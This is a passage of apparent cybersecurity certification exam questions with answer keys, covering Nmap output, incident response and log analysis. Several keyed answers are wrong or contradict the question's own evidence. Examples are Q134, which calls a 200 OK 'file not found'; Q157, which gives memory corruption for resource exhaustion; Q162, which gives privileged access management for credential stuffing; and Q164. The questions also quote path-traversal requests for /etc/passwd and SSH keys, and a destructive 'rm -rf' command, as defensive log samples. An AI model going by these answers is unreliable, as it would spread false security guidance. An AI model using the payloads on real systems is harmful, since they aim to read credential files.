- B. Full interruption
- C. Simulation
- D. Parallel

Answer: C

NEW QUESTION 128

An information security analyst is compiling data from a recent penetration test and reviews the following output:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-01 16:06 UTC
Nmap scan report for 10.79.95.173.rdns.datacenters.com (10.79.95.173)
Host is up (0.026s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
22/tcp    open  ssh      SilverShield sshd (protocol 2.0)
80/tcp    open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
443/tcp   open  https?
691/tcp   open  resvc?
5060/tcp  open  sip      Barracuda NG Firewall (Status: 200 OK)
Nmap done: 1 IP address (1 host up) scanned in 158.22 seconds
```

The analyst wants to obtain more information about the web-based services that are running on the target. Which of the following commands would MOST likely provide the needed information?

- A. ping -t 10.79.95.173.rdns.datacenters.com
- B. telnet 10.79.95.173 443
- C. ftpd 10.79.95.173.rdns.datacenters.com 443
- D. tracer 10.79.95.173

Answer: B

NEW QUESTION 129

During an investigation, a security analyst identified machines that are infected with malware the antivirus was unable to detect.

Which of the following is the BEST place to acquire evidence to perform data carving?

- A. The system memory
- B. The hard drive
- C. Network packets
- D. The Windows Registry

Answer: A

NEW QUESTION 134

A cybersecurity analyst is currently checking a newly deployed server that has an access control list applied. When conducting the scan, the analyst received the following code snippet of results:

```
Mail Server1
Trying 192.168.2.2
Connected
Get / HTTP/ 1.0

HTTP:1.0 200 Document follows
Server: server/0.10
Connection: close
Set-Cookie: testing=1; path=/
```

Which of the following describes the output of this scan?

- A. The analyst has discovered a False Positive, and the status code is incorrect providing an OK message.
- B. The analyst has discovered a True Positive, and the status code is correct providing a file not found error message.
- C. The analyst has discovered a True Positive, and the status code is incorrect providing a forbidden message.
- D. The analyst has discovered a False Positive, and the status code is incorrect providing a server error message.

Answer: B

NEW QUESTION 138

During a cyber incident, which of the following is the BEST course of action?

- A. Switch to using a pre-approved, secure, third-party communication system.
- B. Keep the entire company informed to ensure transparency and integrity during the incident.
- C. Restrict customer communication until the severity of the breach is confirmed.
- D. Limit communications to pre-authorized parties to ensure response efforts remain confidential.

Answer: D

NEW QUESTION 141

A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -l
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00          /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0 0 0.0.0.0:22          172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0 0 127.0.0.1:631      0.0.0.0:* LISTEN       1214/cupsd
tcp 0 0 0.0.0.0:443        0.0.0.0:* LISTEN       1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?

- A. Run `crontab -r; rm -rf /tmp/.t` to remove and disable the malware on the system.
- B. Examine the server logs for further indicators of compromise of a web application.
- C. Run `kill -9 1325` to bring the load average down so the server is usable again.
- D. Perform a binary analysis on the `/tmp/.t` file, as it is likely to be a rogue SSHD server.

Answer: B

NEW QUESTION 144

During an incident, a cybersecurity analyst found several entries in the web server logs that are related to an IP with a bad reputation . Which of the following would cause the analyst to further review the incident?

- A)
BadReputationIp - - [2019-04-12 10:43Z] "GET /etc/passwd" 403 1023
- B)
BadReputationIp - - [2019-04-12 10:43Z] "GET /index.html?src=../../ssh/id_rsa" 401 17044
- C)
BadReputationIp - - [2019-04-12 10:43Z] "GET /a.php?src=/etc/passwd" 403 11056
- D)
BadReputationIp - - [2019-04-12 10:43Z] "GET /a.php?src=../../ssh/id_rsa" 200 15036
- E)
BadReputationIp - - [2019-04-12 10:43Z] "GET /favicon.ico?src=../../usr/share/icons" 200 19064

- A. Option A
- B. Option B
- C. Option C
- D. Option D
- E. Option E

Answer: D

NEW QUESTION 146

As part of a merger with another organization, a Chief Information Security Officer (CISO) is working with an assessor to perform a risk assessment focused on data privacy compliance. The CISO is primarily concerned with the potential legal liability and fines associated with data privacy. Based on the CISO's concerns, the assessor will MOST likely focus on:

- A. qualitative probabilities.
- B. quantitative probabilities.
- C. qualitative magnitude.
- D. quantitative magnitude.

Answer: D

NEW QUESTION 151

A user's computer has been running slowly when the user tries to access web pages. A security analyst runs the command `netstat -aon` from the command line and receives the following output:

| LINE | PROTOCOL | LOCAL ADDRESS | FOREIGN ADDRESS | STATE |
|------|----------|--------------------|---------------------|-------------|
| 1 | TCP | 127.0.0.1:15453 | 127.0.0.1:16374 | ESTABLISHED |
| 2 | TCP | 127.0.0.1:8193 | 127.0.0.1:8192 | ESTABLISHED |
| 3 | TCP | 192.168.0.23:443 | 185.23.17.119:17207 | ESTABLISHED |
| 4 | TCP | 192.168.0.23:13985 | 172.217.0.14:443 | ESTABLISHED |
| 5 | TCP | 192.168.0.23:6023 | 185.23.17.120:443 | ESTABLISHED |
| 6 | TCP | 192.168.0.23:7264 | 10.23.63.217:445 | ESTABLISHED |

Which of the following lines indicates the computer may be compromised?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

Answer: D

NEW QUESTION 152

An analyst performs a routine scan of a host using Nmap and receives the following output:

```
$ nmap -sS 10.0.3.1
Starting Nmap 8.9 (http://nmap.org) at 2019-01-19 12:03 PST
Nmap scan report for 10.0.3.1
Host is up (0.00098s latency).
Not shown: 979 closed ports
```

```
PORT      STATE      SERVICE
20/tcp    filtered   ftp-data
21/tcp    filtered   ftp
22/tcp    open       ssh
23/tcp    open       telnet
80/tcp    open       http
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.840 seconds
```

Which of the following should the analyst investigate FIRST?

- A. Port 21
- B. Port 22
- C. Port 23
- D. Port 80

Answer: C

NEW QUESTION 156

A small electronics company decides to use a contractor to assist with the development of a new FPGA-based device. Several of the development phases will occur off-site at the contractor's labs.

Which of the following is the main concern a security analyst should have with this arrangement?

- A. Making multiple trips between development sites increases the chance of physical damage to the FPGAs.
- B. Moving the FPGAs between development sites will lessen the time that is available for security testing.
- C. Development phases occurring at multiple sites may produce change management issues.
- D. FPGA applications are easily cloned, increasing the possibility of intellectual property theft.

Answer: B

NEW QUESTION 157

A security analyst received a SIEM alert regarding high levels of memory consumption for a critical system. After several attempts to remediate the issue, the system went down. A root cause analysis revealed a bad actor forced the application to not reclaim memory. This caused the system to be depleted of resources. Which of the following BEST describes this attack?

- A. Injection attack
- B. Memory corruption
- C. Denial of service
- D. Array attack

Answer: B

NEW QUESTION 162

A SIEM solution alerts a security analyst of a high number of login attempts against the company's webmail portal. The analyst determines the login attempts used credentials from a past data breach. Which of the following is the BEST mitigation to prevent unauthorized access?

- A. Single sign-on
- B. Mandatory access control
- C. Multifactor authentication
- D. Federation
- E. Privileged access management

Answer: E

NEW QUESTION 163

An organization suspects it has had a breach, and it is trying to determine the potential impact. The organization knows the following:

- The source of the breach is linked to an IP located in a foreign country.
- The breach is isolated to the research and development servers.
- The hash values of the data before and after the breach are unchanged.
- The affected servers were regularly patched, and a recent scan showed no vulnerabilities.

Which of the following conclusions can be drawn with respect to the threat and impact? (Choose two.)

- A. The confidentiality of the data is unaffected.
- B. The threat is an APT.
- C. The source IP of the threat has been spoofed.
- D. The integrity of the data is unaffected.
- E. The threat is an insider.

Answer: BD

NEW QUESTION 164

A security analyst is evaluating two vulnerability management tools for possible use in an organization. The analyst set up each of the tools according to the respective vendor's instructions and generated a report of vulnerabilities that ran against the same target server.

Tool A reported the following:

```
The target host (192.168.10.13) is missing the following patches:  
CRITICAL KB50227328: Windows Server 2016 June 2019 Cumulative Update  
CRITICAL KB50255293: Windows Server 2016 July 2019 Cumulative Update  
HIGH MS19-055: Cumulative Security Update for Edge (2863871)
```

Tool B reported the following:

```
Methods GET HEAD OPTIONS POST TRACE are allowed on 192.168.10.13:80  
192.168.10.13:443 uses a self-signed certificate  
Apache 4.2.x < 4.2.28 Contains Multiple Vulnerabilities
```

Which of the following BEST describes the method used by each tool? (Choose two.)

- A. Tool A is agent based.
- B. Tool A used fuzzing logic to test vulnerabilities.
- C. Tool A is unauthenticated.
- D. Tool B utilized machine learning technology.
- E. Tool B is agent based.
- F. Tool B is unauthenticated.

Answer: CE

NEW QUESTION 168

A security analyst is building a malware analysis lab. The analyst wants to ensure malicious applications are not capable of escaping the virtual machines and pivoting to other networks.

To BEST mitigate this risk, the analyst should use.

- A. an 802.11ac wireless bridge to create an air gap.
- B. a managed switch to segment the lab into a separate VLAN.
- C. a firewall to isolate the lab network from all other networks.
- D. an unmanaged switch to segment the environments from one another.

Answer: C

NEW QUESTION 173

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